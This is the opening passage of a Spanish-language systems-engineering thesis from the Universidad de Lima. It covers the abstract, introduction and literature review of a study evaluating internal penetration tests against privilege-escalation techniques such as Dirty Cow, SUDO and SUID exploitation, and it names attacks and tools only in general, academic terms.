Universidad de Lima

Facultad de Ingeniería y Arquitectura

Carrera de Ingeniería de Sistemas

EVALUACIÓN DE EFECTIVIDAD DE LAS PRUEBAS DE PENETRACIÓN INTERNAS CONTRA EL ESCALAMIENTO DE PRIVILEGIOS DE USUARIO

Tesis para optar el Título Profesional de Ingeniero de Sistemas

Ronald Ruben Hualpa Ocas

Código 20162130

Asesor

Jose Raul Diaz Parra

Lima – Perú

marzo de 2022

Evaluación de efectividad de las pruebas de penetración internas contra el escalamiento de privilegios de usuario.

Hualpa Ocas, Ronald Ruben
20162130@aloe.ulima.edu.pe
Universidad de Lima

Resumen:

Los sistemas de información representan una parte importante de las organizaciones actuales, y al mismo tiempo, representan objetivos de ataque para usuarios con intenciones maliciosas principalmente provenientes de la misma organización (usuarios legítimos), lo cual genera la necesidad de encontrar las vulnerabilidades de estos sistemas. De todas las evaluaciones de vulnerabilidades existentes, las pruebas de penetración internas no son tomadas en cuenta por no conocer exactamente su utilidad y efectividad. Por lo que la presente investigación, utilizó pruebas de penetración internas, comparando la efectividad de estas en 3 variantes del ataque de escalamiento de privilegios de usuario. Se tuvo como objetivo realizar la comparación de efectividad de estos 3 ataques tomados con un conjunto de métricas compuestas por el tiempo de ejecución de las pruebas y el nivel de severidad encontrado con el uso del framework CVSS 3.1. Al realizar la replicación de ataques se observó que con las pruebas de penetración internas fue posible encontrar las vulnerabilidades de un sistema, otorgando información importante como los módulos afectados por los ataques, las vulnerabilidades encontradas y explotadas. Al analizar los resultados se comprobó que las pruebas de penetración permiten encontrar vulnerabilidades de una forma rápida teniendo como evidencia un promedio de 1 minuto y 30 segundos de tiempo de ejecución para todos los escenarios analizados. Además, con los resultados del framework CVSS 3.1 comprobamos que podemos conocer a detalle la severidad de las vulnerabilidades encontradas en estas pruebas, observando que los ataques van desde un 7.6 de nivel alto hasta un 9.0 considerado de nivel crítico. Todos estos datos mencionados sirvieron para demostrar que las pruebas de penetración internas son efectivas y útiles en cuanto a encontrar vulnerabilidades, por lo que deben ser consideradas como unos procedimientos de ciberseguridad importantes para mitigar el problema de los ataques que provienen de fuentes casi indetectables como de usuarios que tienen un acceso legítimo al sistema.

Palabras Clave: Hacking ético, ciberseguridad, pruebas de penetración internas, ataques internos, escalamiento de privilegios.

Abstract:

Information systems represent an important part of today's organizations, and at the same time, they represent attack targets for users with malicious intentions, mainly from the same organization where the system is located (legitimate users), which generates the need to find the vulnerabilities of these systems. Of all the existing vulnerability assessments, internal penetration tests are not considered due to the lack of knowledge of their usefulness and effectiveness. Therefore, in our main research we used internal penetration tests, comparing the effectiveness of these in 3 variants of the user privilege escalation attack. The objective was to compare the effectiveness of these 3 attacks taken with a set of metrics such as the execution time of the tests and the severity level found using the CVSS 3.1 framework. When carrying out the replication of attacks, it was observed that with the internal penetration tests it was possible to find the vulnerabilities of a system, providing important information such as the modules affected by the attacks, the vulnerabilities found and exploited. When analyzing the results, it was verified that the penetration tests allow to find vulnerabilities quickly, having as evidence an average of 1 minute and 30 seconds of execution time forall the analyzed scenarios. In addition, with the results of the CVSS 3.1 framework, we verify that we can get detailsfrom the severity of the vulnerabilities found in these tests, observing that the attacks range from a high level of 7.6 to a level of 9.0 considered critical. All these mentioned data serve to demonstrate that internal penetration tests are effective and useful in terms of finding vulnerabilities, so they should be considered as important cybersecurity procedures to mitigate the problem of attacks that come from almost undetectable sources such as users who have legitimate access to the system.

Keywords: Ethical hacking, cybersecurity, internal penetration testing, insider attack, privilege escalation.

1. INTRODUCCIÓN

Las organizaciones cuyos principales activos son la información y los distintos tipos de datos sensibles, como, por ejemplo, datos financieros, información de clientes, información de tarjetas bancarias y otros; principalmente presentan la preocupación de proteger el acceso a los sistemas que gestionan estos datos y el correcto uso de estos. Los sistemas de información son los encargados de velar por la disposición y el buen uso de los datos y activos mencionados anteriormente. Sin embargo, estos sistemas se encuentran vulnerables ante distintos tipos de ataques que provienen de una fuente externa, como también interna al lugar en el que se encuentran. Según Preston Moore et. al (2005), los ataques externos son aquellos realizados por usuarios que no tienen un acceso legítimo al sistema y que intentan ingresar por otros medios como, por ejemplo, desde internet. Sin embargo, los más peligrosos son los ataques internos, definidos como aquellos que son realizados por usuarios que tienen acceso al sistema principal, que pueden ser empleados, personal de mantenimiento de la organización o aquellos usuarios que ingresan al sistema debido a la existencia de una red de wifi libre en la misma red. Por ello, para garantizar que los ataques no afectan a los activos, es importante mantener el menor nivel de vulnerabilidades críticas en los sistemas de información. En vista de ello, se busca siempre estar pendiente de lo ocasionado por ataques y mitigar su recurrencia rastreando su fuente de origen externa o interna. Sin embargo, acciones como detectar un ataque interno es muy difícil, al menos, en el momento enel que ocurren. Según Preston Moore et. al (2005) el impacto económico debido a un ataque originado internamente es grave, registrando pérdidas que ascienden desde los $500 hasta los $10 000 000 en un 81% de los casos reportados a nivel mundial. Según este contexto, Brancik (2007) señala que las organizaciones optan por utilizar diferentes estrategias que permiten que las vulnerabilidades explotadas por amenazas internas puedan ser detectadas a tiempo, o al menos, lo suficiente para evitar un impacto fuerte. Según el autor mencionado, las organizaciones velan por la seguridad de sus sistemas utilizando estrategias de dos tipos: Prevención contra un posible ataque a la infraestructura del sistema de información (sistema por fuera) y prevención contra un posible ataque contra el acceso y manipulación de la información del sistema (sistema por dentro). Brancik (2007), señala que los atacantes que son usuarios con acceso legítimo al sistema buscan manipular el acceso y utilizar la información obtenida para filtrar o venderla. Las organizaciones al optar por estrategias para defenderse de los atacantes internos optan por el uso de técnicas como, por ejemplo, elaboración y uso de algoritmos de detección de intrusiones, detección de cambios en red y el uso de laspruebas de penetración.

De las técnicas mencionadas, las pruebas de penetración son las más utilizadas (Brancik, 2007). Las pruebas de penetración son procesos para detección de vulnerabilidades que se aplican hacia un sistema o dispositivo específico, llamado también objetivo de análisis. Lo característico de estas pruebas es que se centran en replicar distintos tipos de ataques para que se pueda observar el comportamiento de los sistemas ante ellos y de este modo descubrir y documentar las vulnerabilidades presentes (Hajdarevic & Dzaltur, 2015). A diferencia de otras técnicas de detección de vulnerabilidades utilizadas como el escaneo de vulnerabilidades, que permite descubrir a simple vista las vulnerabilidades presentes, las pruebas de penetración permiten realizar un análisis más profundo en cuanto al descubrimiento de estas, permitiendo así que se tenga la ruta completa del ataque, desde su fuente de inicio, hasta las consecuencias de haber afectado el objetivo de análisis. Otra característica especial de las pruebas de penetración es que se puede realizar bajo dos enfoques, externo (replicando un ataque externo) e interno (replicando un ataque interno). Estos enfoques ayudan a proteger totalmente un sistema y son buenas herramientas para las organizaciones, pero, según Brancik (2007), por decisiones organizacionales de prioridad y otros, las pruebas de penetración externas son preferidas contra las internas. Entre muchos de los motivos por los cuales se realiza esta preferencia, el autor señala que influye mucho el grado de dificultad de la prueba, el presupuesto asignado a la misma y otros factores organizacionales como, por ejemplo, la cantidad de personal capacitado para ejecutarlas. Según Hajdarevic y Dzaltur (2015), las pruebas de penetración internas son las adecuadas para aplicarse en los casos donde la fuente del ataque sea menos sencilla de detectar debido al limpio acceso a los activos por la legitimidad en la autorización del atacante.

Sin embargo, en las oportunidades donde se ha utilizado únicamente pruebas de penetración internas, como, por ejemplo, en una investigación de Satria et. al (2018) y también de Hajdarevic y Dzaltur (2015), se omiten acciones importantes como realizar análisis de qué tan efectivas son estas pruebas o analizar la severidad de las vulnerabilidades que se han encontrado. Los resultados de estas investigaciones demuestran que, en la práctica, las pruebas de penetración internas ayudan a solucionar problemas de ataques internos, pero no se aprovecha totalmente su cobertura que permite realizar un análisis más profundo del problema. Esto, a su vez, no ayuda a la difusión de qué tan útiles son las pruebas bajo el enfoque interno, ocasionando que su uso en la práctica sea inusual y sus beneficios no sean aprovechados completamente.

Debido a la problemática presentada, es necesario elaborar un análisis más completo del uso de pruebas de penetración internas y documentar un resultado completo. Por ello, la presente investigación tiene como objetivo medir y comparar la efectividad de las pruebas de penetración internas. Para lograrlo, es necesario seleccionar el ataque a replicar en las pruebas, el cual se elige de la revisión de la literatura, en donde se encontró que, según López de Jiménez (2016) y Nagpure y Kurkure (2017), dentro de los tres ataques más peligrosos utilizados en la práctica, en el primer lugar se encuentra el escalamiento de privilegios de usuario, porque con este ataque, un usuario con credenciales limitadas puede acceder a lugares de un nivel alto de seguridad que requiere una autorización especial.

Para presentar la efectividad y el detalle del desempeño de las pruebas, se decide utilizar 3 técnicas diferentes del escalamiento de privilegios de usuario, las cuales son, la explotación del root del sistema con Dirty Cow, la explotación SUDO y la explotación SUID. Para obtener una mejor muestra que nos permita llegar a una conclusión más sólida, en la experimentación se utilizarán tres escenarios simulados de un servidor de archivos (con diferente sistema operativo en cada uno) usando máquinas virtuales, en donde se realizarán tres pruebas de penetración internas, cada una con una técnica de escalamiento de privilegios de usuario diferentes. Luego, a través de métricas de efectividad encontradas tanto en las investigaciones de Moyer (1996), Shelby H. (2018) y López De Jiménez (2016), como en las del framework CVSS 3.1, se evaluará qué tan efectivas y útiles son estas pruebas, comparándolas entre las 3 técnicasque se ejecutarán para cada uno de los escenarios planteados. Con los resultados de esta investigación, se busca dar aconocer, de una manera detallada y explicada, qué tan efectivas son las pruebas de penetración internas respecto a la detección de elementos importantes como las vulnerabilidades encontradas y los módulos afectados en los servidores simulados.

2. ESTADO DEL ARTE

En un inicio, existía la duda de que tipo de evaluaciones, herramientas o técnicas serían las indicadas para descubrir vulnerabilidades en todo tipo de sistemas. Para ello, Umrao et. al (2012) propusieron encontrar diferencias entre dos procesos más utilizados para el propósito del descubrimiento de vulnerabilidades, los cuales son, la Evaluación de Vulnerabilidades y las Pruebas de Penetración. Para cumplir con su objetivo, los autores toman como metodología de este estudio, primero definir teóricamente en qué consiste cada uno de los procesos y luego se realiza una comparativa del desempeño y los beneficios entre ambos. Los autores definen a la Evaluación de Vulnerabilidades como un proceso sencillo y rápido de encontrar, señalar y clasificar las vulnerabilidades que se pueden encontrar en un sistema haciendo uso de software listo para ser configurado y utilizado. Los autores mencionan que gracias a programas como Wireshark (3.2.3), Nmap (7.80), Nessus (8.3.1) y Metasploit (4.17.1) es posible realizar un escaneo rápido y un análisis superficial al sistema o dispositivos objetivo que se plantean. Mientras que, por otro lado, las pruebas de penetración son definidas como procesos más completos que no solo permiten analizar los objetivos en busca de las vulnerabilidades, sino que, realiza un análisis más completo obteniendo la ruta completa desde el origen del ataque hasta las consecuencias de este. Los autores señalan que la peculiaridad de las pruebas de penetración, que hace que sean tan completas, es el hecho de que permiten replicar por completo el escenario de ataque visto desde un enfoque interno o externo, dependiendo de qué se decida en la práctica. En el análisis realizado a la teoría de las pruebas de penetración, por parte de los autores, se encuentra una diferencia muy significativa entre una prueba de penetración interna contra una externa. En la externa se descubren vulnerabilidades que son aprovechadas para acceder al sistema principal en un modo pasivo (los atacantes se mantienen atentos a las vulnerabilidades, pero tardan en infiltrarse en los sistemas de información). Mientras que, en las internas, las vulnerabilidades hacen que el atacante pueda acceder en un modo más activo, directo y rápido, de manera legítima y sin llamar la atención, hacia la ruta principal de los activos más importantes. Para los resultados finales los autores evaluaron las diferencias entre lo aprendido en el análisis teórico de las Pruebas de Penetración (internas y externas) y la Evaluación de Vulnerabilidades, tomando en cuenta factores como las fortalezas, el alcance de análisis, dificultad de ejecución, frecuencia de realización y o la complejidad de cada uno de los procesos, basados en su cantidad de pasos o etapas. Entre lo más resaltante tenemos, por ejemplo, que el software de Evaluación de Vulnerabilidades se detiene en cuánto cree que puede afectar gravemente al sistema, mientras que, las pruebas de penetración continúan avanzando en cuanto más vulnerabilidades encuentran, comprometiendo el sistema o no. Otra diferencia también es que la Evaluación de Vulnerabilidades encuentra y lista las vulnerabilidades que encuentra en el escaneo de los módulos del sistema, mientras que las Pruebas de Penetración no solo encuentran y listan, sino también explotan las vulnerabilidades para ofrecer un análisis más completo incluyendo las consecuencias de los ataques. Los autores concluyen que ambos procesos son importantes y cumplen con su deber, sin embargo, las pruebas de penetración son más completas en cuanto al alcance de análisis y la complejidad que estos presentan. Al mismo tiempo, señalan que, si bien es cierto, las pruebas de penetración cumplen con su objetivo de detectar y documentar las vulnerabilidades, sin embargo, existe una cantidad amplia de herramientas existentes para realizar estas pruebas que deben ser elegidas por el equipo encargado del planeamiento de estas.

Respecto a la brecha encontrada en la investigación anterior, López De Jiménez (2016) propone demostrar con conocimiento más profundo, los beneficios de llevar a cabo una prueba de penetración y presentar sus herramientas existentes, en el caso específico de analizar la seguridad de una aplicación web. La autora considera que tomar el ejemplo de una aplicación es importante debido al gran impacto y crecimiento de la internet en nuestro tiempo, además, con este mismo crecimiento, surge una cantidad de ataques comunes como el ataque URL del tipo semántico, el encriptado de sitio cruzado, entre otros. En la búsqueda y análisis de los ataques anteriormente mencionados, la autora señala que, para todo sistema o aplicación (sea web o no) es muy importante garantizar la protección contra un grupo de vulnerabilidades principales como las vulnerabilidades de autenticación, de autorización, de protección de datos (principalmente protección contra la inyección SQL) y de ingreso de código malicioso por parte de usuarios extraños (esto para garantizar la integridad del sistema). Luego de realizar el análisis del contexto para la investigación, la autora define y resalta la importancia de las pruebas de penetración en donde

señala que lo valioso de ellas son las dos áreas de enfoque que pueden optar, hablamos del enfoque externo (pruebas de penetración externas) y el enfoque interno (pruebas de penetración internas). Además, la autora aporta que las pruebas de penetración poseen un conjunto de etapas que demuestran lo completas y ordenadas que son. Estas etapas están constituidas por una etapa de planeamiento, reconocimiento, descubrimiento, análisis, detección, y reportería. A pesar de que estas etapas muestran que las pruebas de penetración realizan un descubrimiento y análisis más completo, la autora señala que, se demuestra un mejor desempeño si apoyan su ejecución un sistema de puntaje que ayudará a brindar más detalle para las vulnerabilidades encontradas en las etapas finales, como, por ejemplo, el detalle que puede brindar el sistema de puntuación de vulnerabilidades comunes o, también llamado en inglés, CVSS 3.1. Sin embargo, el detalle más valioso de la información de esta investigación se encuentra en el amplio número de herramientas que la autora presenta para realizar las pruebas de penetración. Entre las herramientas destacadas tenemos a Burp Suite, Acunetix Scanner for Web Vulnerabilities, SQLMap, WhatWeb, Nessus, Parrot Security OS y Samurai Web Testing Framework. A pesar de que, las herramientas mencionadas anteriormente son adecuadas para pruebas de penetración de hacia aplicaciones web, en la lista de herramientas recomendadas encontramos dos en especial que son de uso más general. Las dos herramientas de uso general son Backbox Linux y Kali Linux. Estas dos herramientas son variantes o modificaciones de Debian, una distribución del SO Linux, en el cual se les ha configurado con un entorno de prueba con una serie de vulnerabilidades visibles y con una amplia variedad de comandos que contienen más de 600 herramientas de ataque distintas basadas en ataques reales documentados por la CVE (Common Vulnerabilities and Exposures). La autora señala que la ventaja de utilizar herramientas basadas en sistemas operativos Linux es el fácil acceso a ellas por ser de código abierto y contar con una amplia comunidad de personas que realizan el uso de ellas y por lo tanto aportan mejoras o nuevos descubrimientos de vulnerabilidades que dan pie a nuevas experimentaciones, como es el caso de una vulnerabilidad denominada CVE-2021-26708, descubierta el 9 de abril de este año y estudiada por la comunidad de usuarios que utilizan Kali Linux o Backbox Linux. Vulnerabilidad que resulta ser una gran amenaza para los sistemas Linux al ser una nueva forma de realizar el escalamiento de privilegios de usuario (National Institute of Standards and Technology [NIST], 2021). Luego de lo presentado, la conclusión en la investigación presente es que las pruebas de penetración son procesos beneficiosos para analizar por completo las vulnerabilidades presentes y que su amplia variedad de herramientas hace que su planeamiento y uso sea de manera más accesible para cualquier caso. Para el caso de las aplicaciones web, estas herramientas estudiadas, representan un gran beneficio por todo lo que es posible de realizar con ellas y, de la misma manera, porque permite que constantemente se pueda identificar vulnerabilidades que una aplicación web puede tener y disminuir el nivel de amenazas que estas presentan. En esta investigación, la autora mostró la teoría de elementos importantes, como el uso de un sistema de puntuación o las herramientas disponibles, para realizar pruebas de penetración (internas o externas) en el caso de una aplicación web. Sin embargo, también encontramos herramientas como Backbox Linux y Kali Linux. Estas herramientas nos benefician al presentarnos los entornos Linux como los adecuados para realizar las pruebas de penetración y todas las facilidades que estas nos pueden brindar. Además, el sistema de puntuación de CVSS 3.1 nos beneficia en contar con un sistema de clasificación numérico de vulnerabilidades que nos permite realizar el análisis de efectividad planeado en nuestra investigación. Otro aporte importante de esta investigación es el conocimiento acerca de las etapas de las pruebas de penetración, que nos sirve como guía para poder replicar pruebas de penetración por nosotros mismos.

Respecto a conocer lo necesario para mostrar la correcta y completa ejecución de una prueba de penetración, encontramos la investigación realizada por Klima (2016), en donde obtenemos información valiosa respecto a qué se debe tomar en cuenta al realizar pruebas de penetración. El autor reconoce que para las pruebas de penetración y otros procesos de ciberseguridad existe una cantidad de estándares, metodologías y marcos de trabajo que se puede optar por seguir. Como, por ejemplo, tenemos a OWASP, OSSTMM, ISSAF, PTES y NIST SP 800-115. Sin embargo, recae la duda de saber si es necesario seguir una metodología, estándar o marco de trabajo para llevar a cabo una prueba de penetración o uno puede elaborar su propio procedimiento siguiendo la ejecución de etapas de las pruebas de penetración y manteniendo el mismo nivel de calidad y detalle exigido. Para ello, en la investigación, el autor opta por una metodología que consiste en primero revisar la literatura respecto a las pruebas de penetración y encontrar la existencia de algún estándar, marco de trabajo o metodología existente. Luego, se busca evaluar qué tan útiles son las metodologías, marcos de trabajo y estándares de las pruebas de penetración encontrados y, en base a ello, decidir si es mejor tomar una de ellas o plantear una propia. Mientras el autor fue descubriendo las metodologías, estándares o marcos de trabajo que existen, fue dándoles valores cualitativos según unos factores que él mismo planteó para realizar la posterior comparación. Estos factores fueron el último año de revisión, nivel de detalle que aporta a las pruebas de penetración, la facilidad de uso (qué tan sencillo o difícil de seguir es este marco de trabajo, metodología o estándar), facilidad de integración a los asuntos de gestión de TI o SI en un contexto real y la disponibilidad de herramientas. Luego de tener el análisis completo de la revisión, el autor realizó la comparativa donde encontró que, por ejemplo, ISSAF, NIST SP 800-15 o OSSTMM presentan deficiencias en el último año de revisión (actualización), siendo estos 2006, 2008 y 2010, respectivamente, así como también, no presentar la facilidad de la participación de personal de áreas de TI o SI, siendo de uso único por parte de personal capacitado que conozca el uso de estos. En el caso de OWASP y PTES, en cierta parte los más recientes, siendo 2014 el año de publicación de ambos, presentan problemas en la facilidad de integración a los asuntos de gestión de TI o SI en un

contexto real, donde sí es posible de realizar esta integración, pero resulta muy complicada de planear y realizar. Luego de que el autor encontró no muy convincente los resultados de esta comparativa, optó por realizar pruebas de penetración bajo su propio procedimiento basado en las etapas de ejecución de las pruebas de penetración comunes, mencionadas en la investigación de López de Jiménez (2016), y luego pensó en validar los resultados de estos para verificar que se cumple con el nivel de detalle exigido de una prueba de penetración común. En la parte experimental que viene a continuación, se realizó el planeamiento 4 pruebas de penetración. Para que se tenga un resultado más acertado a la realidad, el autor decidió realizar pruebas de penetración internas en un contexto real de una compañía del sector bancario. Todos los sujetos de prueba que participaron en la experimentación simularon el comportamiento de empleados del banco. La primera prueba de penetración interna realizada fue una prueba de penetración de red LAN que consistió en buscar la seguridad de una red interna. El objetivo de esta prueba fueron los servidores de red LAN del banco, el cual, con el uso de ataques de escalamiento de privilegios de usuario, el atacante logró identificar vulnerabilidades que le permitieron tener un control parcial de la red. La segunda, fue una prueba de penetración a la red inalámbrica con el objetivo de evaluar la seguridad y el control de acceso a la misma. El objetivo de esta prueba fue el router inalámbrico del banco, donde, a través del uso de un diccionario de contraseñas, el atacante de este escenario logró encontrar vulnerabilidades de acceso por contraseñas débiles que le permitió acceder a un control de usuario administrador. La tercera prueba de penetración interna fue una prueba de filtrado de spam y de virus por parte del sistema de correo del banco. En esta prueba, el atacante fue capaz de descubrir vulnerabilidades en el filtrado de correos maliciosos, como, el no bloqueo de correos con enlaces maliciosos de internet o el no bloqueo del paso de pequeños ejecutables que actúan el papel de virus. La cuarta prueba fue una prueba de penetración interna a las aplicaciones y el servidor web del banco. En este caso, los atacantes internos realizaron inyecciones de script malicioso a través de las aplicaciones web, descubriendo de esta manera vulnerabilidades que permitieron la inserción de estos códigos en el código fuente presente en el servidor que resultó gravemente afectado. Luego de efectuar las pruebas, las vulnerabilidades que se encontraron evidencian que las pruebas de penetración internas tuvieron resultados positivos en cuanto a encontrar vulnerabilidades, aún si no siguen una metodología, marco de trabajo o estándar en especial. El autor concluye, en base a su experimentación, que no existe un estándar, metodología o marco de trabajo único u obligatorio para llevar a cabo una prueba de penetración y, que el uso de las pruebas de penetración con únicamente sus etapas de ejecución, son más que suficiente para que se tengan resultados con el detalle exigido, como lo mostrado en los resultados.

También tenemos la investigación de Nagpure y Kurkure (2017), donde se propone encontrar cuál resulta ser una prueba de identificación de vulnerabilidades adecuada para las aplicaciones web. Primero, los autores se centran en presentarnos las diferentes amenazas que se encuentran registradas en el ranking Top 10 de amenazas de OWASP, como, por ejemplo, la inyección SQL, el Cross-Site Scripting, el secuestro de sesiones, el escalamiento de privilegios de usuario, el ataque de respuesta en el browser, la expiración de sesión insuficiente, el secuestro de clics, la autenticación bypass, entre otros. Luego de mencionar las amenazas presentes, los autores señalan que existen dos formas de realizar pruebas de manera general. Una de ellas es de forma manual, el cual nos dice que es un poco difícil encontrar herramientas automatizadas para realizar un ataque que requiera de una interacción constante con el usuario, como, por ejemplo, ataque por carga de archivos o el secuestro de clics. Por otra parte, también existen las pruebas del tipo automatizada en donde es más sencillo encontrar herramientas listas para su uso, como, por ejemplo, Acunetix, Burp Suit y OWASP Zed Attack Protocol (OWASP ZAP). Luego de recolectar esta información, los autores decidieron probar cuál de estas dos formas de realizar las pruebas era la mejor y, para probar ello primero debían escoger que tipo de pruebas iban a realizar. Basándose en la investigación de Prashant y Shrikant (2016) sobre la utilización de pruebas de penetración para pruebas en entornos web, los autores decidieron ejecutar pruebas de penetración externas manuales y automáticas para dos aplicaciones web. Para la experimentación, los autores utilizaron dos aplicaciones open source y de uso comercial, una aplicación de tipo E-Commerce y una aplicación Cloud. Los autores señalan que para realizar comparativas entre una o más pruebas, es necesario contar con métricas que midan el comportamiento de esa experimentación. Para usos de esta investigación, los autores sólo plantearon una métrica, la cual fue una elaborada por ellos mismos, la cual se llamó como "porcentaje de vulnerabilidades detectadas para cada ataque realizado". Es decir, poniendo el caso de que el primer ataque a considerar es la inyección SQL, si la prueba manual detecta todas las vulnerabilidades existentes respecto a ese ataque se le da un nivel del 100% de efectividad, y así para cada ataque a considerar. Para las pruebas a considerar se utilizó el ataque de inyección SQL, Cross-Side Scripting, explotación de sesiones, carga de archivos, secuestro de clics, debilitación del caché del browser y el ataque de directorio transversal. Como resultado se obtiene que existen ciertos enfoques en los que las pruebas manuales no son más efectivas que las automáticas, como, por ejemplo, en el caso de que no sea sencillo acceder a una herramienta automatizada para cierto ataque y se tuvo que idear un script para que se pueda ejecutar. Una gran limitante de esta investigación es que los autores no mostraron más detalle acerca de la experimentación y que se utilizaron solo pruebas de penetración externas. Los resultados de la experimentación se limitan solo a mencionar qué herramienta funcionó efectivamente para un ataque y no para otro, pero no se presenta más detalle aparte de eso. Sin embargo, un aporte importante de la investigación es el conocimiento de que, para realizar un análisis de efectividad, es necesario que se cuenten con métricas de efectivas válidas para las pruebas de penetración.

Los autores mencionados anteriormente aportan mucho contenido teórico importante sobre todo lo necesario para ejecutar una prueba de penetración. Pero, solo son pocos los que realmente experimentaron con las pruebas de penetración internas y documentaron su experiencia. Como es el caso de la investigación de Klima (2016), mencionada anteriormente. Afortunadamente, también encontramos la investigación de Hajdarevic y Dzaltur (2015), donde se propone encontrar vulnerabilidades propiamente internas del sistema de información de una empresa que permite a los usuarios, que utilizan sus propios dispositivos en una organización, contar con un menor control de seguridad de acceso a datos sensibles y funciones críticas. En el escenario de esta investigación, los autores emplearon una situación real de una empresa que trabaja bajo la política de que los empleados pueden llegar a las oficinas a trabajar con sus propios dispositivos (política también conocida como Bring Your Own Device o BYOD). El llamado a la investigación surge de problemas en la empresa debido a la pérdida de datos importantes y la evidencia de tráfico de información hacia usuarios externos. Para poder descubrir las vulnerabilidades del sistema de información de la empresa, los autores optaron por realizar pruebas de penetración internas siguiendo las etapas de una prueba de penetración común, como en la investigación de Klima (2016). A diferencia de la investigación de Klima (2016), que toma las seis etapas de las pruebas de penetración mencionadas en la investigación de López de Jiménez (2016), estos autores sólo mencionan tres etapas. Para la primera etapa de reconocimiento, se utilizaron herramientas como Nmap, AngryIP y Wireshark para tener un control del flujo de datos y un monitoreo del control de acceso al sistema principal, el cual se puede conocer a través del historial de seguimiento de red. Luego de ello, los autores pasaron a la etapa de explotación de vulnerabilidades, en donde utilizaron como ataque el ARP Poisoning, que explotó la debilidad presente en el protocolo de resolución de direcciones. En la vulnerabilidad encontrada por ejecutar el ARP Poisoning, se encontró que debido a una característica por defecto de la asignación de direcciones hacia los dispositivos nuevos, con el ARP poisoning era posible realizar un cambio de la dirección MAC de la tarjeta de red de un dispositivo administrativo, por ejemplo, la pc de un administrador de base de datos, por la dirección MAC del dispositivo de otro empleado sin que el router que gestiona el protocolo o los usuarios de la red se percatan de ello. Con esto era posible que el empleado obtenga los privilegios de un usuario importante del sistema y así robar información. Finalmente, los autores optan por mostrar la etapa de reportería, en donde se evidencia la necesidad de una revisión al protocolo de asignación de direcciones y el cambio del protocolo ARP por un protocolo ARP Dinámico. Sin embargo, en esta investigación se muestra únicamente los resultados de la prueba a modo de reporte general con un bajo nivel de detalle. No están incluidas todas las etapas de las pruebas de penetración, lo que nos deja con muchas preguntas respecto a las demás etapas y nos ayuda a ver la importancia de realizar una documentación completa. Además, la información limitada a solo descriptiva sobre las pruebas de penetración internas no nos permite conocer el beneficio que tuvo el uso de estas pruebas esa investigación.

Otra investigación en donde se usó únicamente pruebas de penetración internas fue la de Satria et. al (2018) donde los autores analizan la situación actual respecto a los ciberataques y en base a ello proponen encontrar vulnerabilidades en los componentes de la red interna de un sistema de información bancario utilizando pruebas de penetración internas. En una revisión de literatura, los autores encuentran en investigaciones, como, por ejemplo, el caso de Symantec State of Security Survey (2011), donde se da a conocer la gravedad de las consecuencias de los ataques internos ocurridos en organizaciones, donde se señala que aproximadamente un 13% de 3300 compañías a nivel mundial son capaces de detectar y mitigar los ataques provenientes de equipos de sus propias instalaciones. Además, señalan que el número aproximado de los atacantes responsables es de 21.5 millones de personas a nivel mundial. En base a esta problemática, los autores buscan evaluar el nivel de seguridad de un sistema de información bancario a través del uso de pruebas de penetración internas. Para realizar la evaluación, los autores realizan una etapa de pre-testing, en donde se listan los componentes de la infraestructura de red del sistema de información bancario y se define que se tomará como objetivos de las pruebas a 3 dispositivos, los cuales son, un servidor web, un servidor de archivos y un switch. Además, se define que se realizarán diferentes pruebas para cada uno de los equipos. Los autores, luego de tener el listado de los equipos por atacar, utiliza Zenmap para realizar un escaneo de los equipos y así tener información completa de los sistemas operativos, puertos activos y los servicios de estos equipos, dentro de los cuales destaca que todos los equipos operan con Linux 3.10 y los servicios activos más recurrentes son FTP, SSH, HTTP, SMTP y MySQL en sus puertos, 21, 22, 80, 25 y 3306 respectivamente. Luego de tener la información completa de los componentes, se realiza la primera prueba para el primer equipo, el servidor web, en donde se explota la vulnerabilidad del manejo de sesiones en la aplicación web de WordPress 4.24 con el objetivo de obtener las credenciales de administrador. Esta prueba se realiza con la herramienta OWASP Zap Tool y se obtuvo que se encontró vulnerabilidades en 5 componentes web, entre ellos, el header, las cookies, protección XSS del navegador y el control de inclusión de cross-domain Javascript. Luego también, en este mismo servidor, se realiza una prueba de DOS vulnerando principalmente el protocolo XMLRPC con la herramienta Etherape, en donde se logró vulnerar el protocolo y posteriormente inhabilitar el servicio web por un tiempo. Para el segundo equipo, el servidor de archivos, se realizó un ataque de XSS a la plataforma web de acceso a los archivos del servidor donde se encontró la vulnerabilidad de no bloqueo de la inserción de código malicioso en el código fuente de la página, que permite que se obtenga el acceso a la ruta donde se encuentran todos los archivos importantes del administrador con solo insertar el código malicioso en la caja de ingreso de credenciales. Finalmente, para el tercer equipo, el

switch, se encontró la vulnerabilidad de acceso por contraseña por defecto. En el caso del switch, la prueba de penetración interna se realizó de forma manual y el ataque consistió en probar si con las credenciales de administrador por defecto del equipo era posible acceder a la configuración del equipo. Además, no solo lograron ingresar como administradores al switch de la red, sino que, también lograron crear nuevas credenciales de usuarios que contaban con los privilegios de administrador. En los resultados de las pruebas de penetración internas obtenemos que las pruebas fueron capaces de detectar vulnerabilidades simples, como el caso del switch, o vulnerabilidades más complejas como el caso del servidor web o el servidor de archivos. Sin embargo, los autores presentan únicamente el desarrollo de las pruebas y qué vulnerabilidades se encuentran, pero no se da un detalle más profundo que nos permite saber que tan beneficiosas resultan tomar las pruebas de penetración bajo ese enfoque interno.

Como se puede observar, en los casos en donde se ha experimentado únicamente con pruebas de penetración internas, como la investigación de Klima (2016), Hajdarevic y Dzaltur (2015) y Satria et. al (2018), no muestran un resultado explícito o cuantitativo de su efectividad, no realizan un análisis a la severidad de las vulnerabilidades que encuentran y, tanto para los ataques como para la experimentación, carece de mucho detalle técnico que ayudaría a comprender los ataques y qué tan graves pueden resultar. Todas estas observaciones generan una brecha literaria que hace que las investigaciones de solo pruebas de penetración internas sean realmente pocas o no presenten información muy atractiva. Además, en las investigaciones realizadas por López De Jiménez (2016) y Nagpure y Kurkure (2017) se da a conocer que existen ataques más frecuentes e importantes de estudiar, como el caso de la inyección SQL, el escalamiento de privilegios de usuario y la inserción de código malicioso, que representan un peligro para los sistemas de información. Para el caso de nuestra investigación, es necesario escoger solo uno de ellos y, según el análisis de Nagpure y Kurkure (2017) donde toman de referencia el top 10 de amenazas de OWASP, de los 3 ataques mencionados, los más dañinos y recurrentes son los escalamientos de privilegios de usuario, debido a que son procedimientos altamente peligrosos y comunes en un sistema de información. Por lo que tomaremos al escalamiento de privilegios de usuario como el ataque base para el desarrollo de la experimentación que se presentará más adelante.

3. ANTECEDENTES

3.1 Pruebas de penetración

